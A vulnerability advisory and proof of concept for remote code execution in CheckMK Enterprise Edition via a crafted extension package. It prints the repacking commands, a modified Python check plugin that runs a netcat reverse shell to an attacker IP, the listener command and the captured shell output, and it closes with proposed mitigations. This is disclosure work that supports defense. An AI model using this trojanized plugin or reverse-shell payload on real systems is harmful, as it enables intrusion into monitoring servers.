CheckMK – RCE via Crafted .mkp file

Author: Edgar Augusto Loyola Torres

Application: CheckMK Enterprise Edition 2.0.0p11 less or equal

Attack type: Remote Code Execution via a crafted mkp file

Solution: The MKPs shared on [https://exchange.checkmk.com/] are manually reviewed by CheckMK and they look for malicious code or suspicious imports, etc.

Summary: The web management console of CheckMk Enterprise Edition (versions 1.5.0 to 2.0.0p11) does not properly sanitise the uploading of ".mkp" files which are Extension Packages, making remote code execution possible. Successful exploitation requires access to the web management interface, either with valid credentials or with a hijacked session of a user with administrator role.

Technical Description:

[Described in the next sections]

- **RCE - CheckMK Enterprise Edition version <= 2.0p11**

In the Extension Packages functionality, if an attacker uploads a ".mkp" file with malicious python code, there are two ways for it to be executed. The first option is to wait for about 40-45 sec, and we will have a command terminal that starts in the local folder of the victim machine. The second option is to look for the "activate change" functionality of CheckMK and press this button, where the command terminal is activated directly and the location where the execution of this interactive console starts is the Root (/) folder.

Requirement: Be authenticated with an administrator user (for example: "cmkadmin") and have the Enterprise Edition version because we need the extension packages.

1.1. Remote Code Execution


The Extension Package functionality that is only available in Enterprise Edition versions has a security hole when uploading a malicious .mkp file, where this file is a gzip archive, which in turn has a compressed .tar file inside it, which contains a file written in the Python programming language with the functionality of the extension package.

When we upload and install new extension packages, new rules or a set of rules are usually created for the new functionality described in these extension packages, and they are usually related to new devices monitored by CheckMK.

1.1.1. Proof of concept

To replicate the remote code execution process, the following was done:
Take an example of an extension package ("uptime_fix_solaris-1.0.mkp" gzip file), unzip this file with:

Listing 1: bash version




```
$ tar -xvf uptime.mkp

checks.tar
info
info.json
```

Unzip the file "checks.tar", which gave us the "uptime" file. This file will be the one we will modify to have a reverse shell, as shown in the (Figure 1), adding the import for the use of system commands.

Line 2 **"from os import system"** which serves to import the system library is relevant to the use of system commands, as this library will later be used to use the netcat command, which will be used to engage a reverse shell located at line 33. These two lines of python code from the "uptime" file are shown in the (Figure 1). Then we compress it all again with:


Listing 2: bash version



```
$ tar -cvf checks.tar uptime       # Modified uptime file with malicious code.

$ tar -czvf uptime.mkp checks.tar info info.json     #Finally everything is compressed into a  . mkp
         file which  will  be a compressed gzip file .
```

Go to WATO Setup → Extension Packages, click on upload package, upload the file "uptime.mkp". These files are saved in the victim directory:


“/omd/sites/{siteName}/local/share/check_mk/checks/”



```
#!/usr/bin/python
from os import system
# -*- encoding: utf-8; py-indent-offset: 4 -*-
# +------------------------------------------------------------------+
# |             ____ _               _        __  __ _  __           |
# |            / ___| |__   ___  ___| | __   |  \/  | |/ /           |
# |           | |   | '_ \ / _ \/ __| |/ /   | |\/| | ' /            |
# |           | |___| | | |  __/ (__|   <    | |  | | . \            |
# |            \____|_| |_|\___|\___|_|\_\___|_|  |_|_|\_\           |
# |                                                                  |
# | Copyright Mathias Kettner 2014             mk@mathias-kettner.de |
# +------------------------------------------------------------------+
#
# This file is part of Check_MK.
# The official homepage is at http://mathias-kettner.de/check_mk.
#
# check_mk is free software;  you can redistribute it and/or modify it
# under the  terms of the  GNU General Public License  as published by
# the Free Software Foundation in version 2.  check_mk is  distributed
# in the hope that it will be useful, but WITHOUT ANY WARRANTY;  with-
# out even the implied warranty of  MERCHANTABILITY  or  FITNESS FOR A
# PARTICULAR PURPOSE. See the  GNU General Public License for more de-
# tails. You should have  received  a copy of the  GNU  General Public
# License along with GNU Make; see the file  COPYING.  If  not,  write
# to the Free Software Foundation, Inc., 51 Franklin St,  Fifth Floor,
# Boston, MA 02110-1301 USA.


# Example output from agent:
# <<<uptime>>>
# 15876.96 187476.72

system('nohup nc -e /bin/bash 192.168.1.14 443')

def inventory_uptime(info):
    if info:
        return [ (None, {}) ]


def check_uptime(_no_item, params, info):
    if info:
        uptime_sec = float(info[0][0])
        if len(info[0]) == 1 and len(info[0][0]) == 10 and not "." in info[0][0]:
            uptime_sec = int(time.time()) - uptime_sec
        return check_uptime_seconds(params, uptime_sec)


check_info["uptime"] = {
    'check_function'      : check_uptime,
    'inventory_function'  : inventory_uptime,
    'service_description' : 'Uptime',
    'has_perfdata'        : True,
    'includes'            : [ 'uptime.include' ],
    'group'               : 'uptime',
}
```

Figure 1: Malicious python code

Once the file has been uploaded, we can see that in the upper right corner there is a change, as shown in the following (Figure 2):




Installed extension packages

Actions	Name	Version	Alias	Author	Req. Version	Until Version	Contents
	uptime_fix_solaris	1.0	Fix for Solaris agent output	Mathias Götze (ITeratio GmbH)	1.2.8		Legacy check plugins: 1

Figure 2: Extension Packages

Click on that change and you will go to the next page, (Figure 3).



Activate pending changes

Setup > Activate pending changes

Currently there is one change to activate.

Activation status

	Actions	Site	Status	Version	Changes	Progress	Details
✖		Local site checkmk20p8Enter	online	2.0.0p8	1		Activation needed

Pending changes 1 row

Time	User	Change	Affected sites
2021-08-27 17:04:43	cmkadmin	Installed extension package uptime_fix_solaris-1.0 (Fix for Solaris agent output)	*All sites*

Figure 3: Activate change

We then wait in the background with our netcat listening:

Listing 3: bash version


```
$ nc -nlvp 443 # The attacking machine executes this.
```

Finally, click on "Activate on selected sites" or in Actions the red button with a spinning arrow which is "restart site" shown in the (Figure 3). Once we hit it, we will get the remote command execution by means of a malicious ".mkp" file. The reverse shell can be obtained in two ways:

- **OPTION 1**

Wait for the extension packages to load automatically as shown in the (Figure 4). This is always executed every so often, the first time is between 40 and 45 sec, after that it can vary between 1min approximately.

Note: With this option the web-app continues to run normally, without stopping.




```
❯ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.25] 44956
ls
bin
etc
include
lib
local
share
tmp
var
version
id
uid=985(checkmk20p8Enter) gid=1003(checkmk20p8Enter) groups=1003(checkmk20p
8Enter),981(omd)
hostnamectl
   Static hostname: localhost.localdomain
         Icon name: computer-vm
           Chassis: vm
        Machine ID: d72e1bf4bd0e4bc4afef1bf6ad47ebba
           Boot ID: 9b5ae3bd2f59499ea8dd8462ff1dfa6e
    Virtualization: vmware
  Operating System: CentOS Linux 7 (Core)
       CPE OS Name: cpe:/o:centos:centos:7
            Kernel: Linux 3.10.0-1160.36.2.el7.x86_64
      Architecture: x86-64

pwd
/opt/omd/sites/checkmk20p8Enter
```

Figure 4: Option 1 - reverse shell

- **OPTION 2**


Click on the "Activated on selected sites" button, as shown in the in the (Figure 5) below:



```
❯ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.25] 45110
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
omd
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
pwd
/
whoami
checkmk20p8Enter
hostnamectl
   Static hostname: localhost.localdomain
         Icon name: computer-vm
           Chassis: vm
        Machine ID: d72e1bf4bd0e4bc4afef1bf6ad47ebba
           Boot ID: 9b5ae3bd2f59499ea8dd8462ff1dfa6e
    Virtualization: vmware
  Operating System: CentOS Linux 7 (Core)
       CPE OS Name: cpe:/o:centos:centos:7
            Kernel: Linux 3.10.0-1160.36.2.el7.x86_64
      Architecture: x86-64
id
uid=985(checkmk20p8Enter) gid=1003(checkmk20p8Enter) groups=1003(checkmk20p
8Enter),981(omd)
```

Figure 5: Option 2 - reverse shell

With this option we are in the root folder "/" and we have a small problem, because the web-app is frozen as you can see in the (Figure 6), all this is a consequence of being running in a single thread, but if we open another tab and enter CheckMK its operation is normal:



Activate pending changes

Setup > Activate pending changes

Activating...

Activation status

Actions	Site	Status	Version	Changes	Progress	Details
✖	Local site checkmk20p8Enter	online	2.0.0p8	1	Activating	Started at: 17:24:21. Approximately finishes in 46.3 seconds

Pending changes 1 row

Time	User	Change	Affected sites
2021-08-27 17:13:50	cmkadmin	Installed extension package uptime_fix_solaris-1.0 (Fix for Solaris agent output)	*All sites*

Figure 6: Activating pending changes

Therefore, the most advisable is OPTION 1, in which a potential adversary can do this in a simple and manual way, but if you want to do it immediately, you only need to use the "active change" functionality.

1.1.2. Proposed solutions

To mitigate this problem, what would have to be done is not to allow the import of modules such as (os, subprocess). Except for justified reasons and in a very controlled context, but even then, it would not be advisable.

Analyse the code before uploading it, for example as is done when uploading CheckMK MIB files, especially an analysis of the functionality of the python files, so as not to allow the execution of code that is not within the functions of the default Checkmk extension packages, for example in the case of the "uptime" file:

- **inventory_uptime**
- **check_uptime**

That is, code outside the context of the functions should not be allowed, let alone dangerous system commands.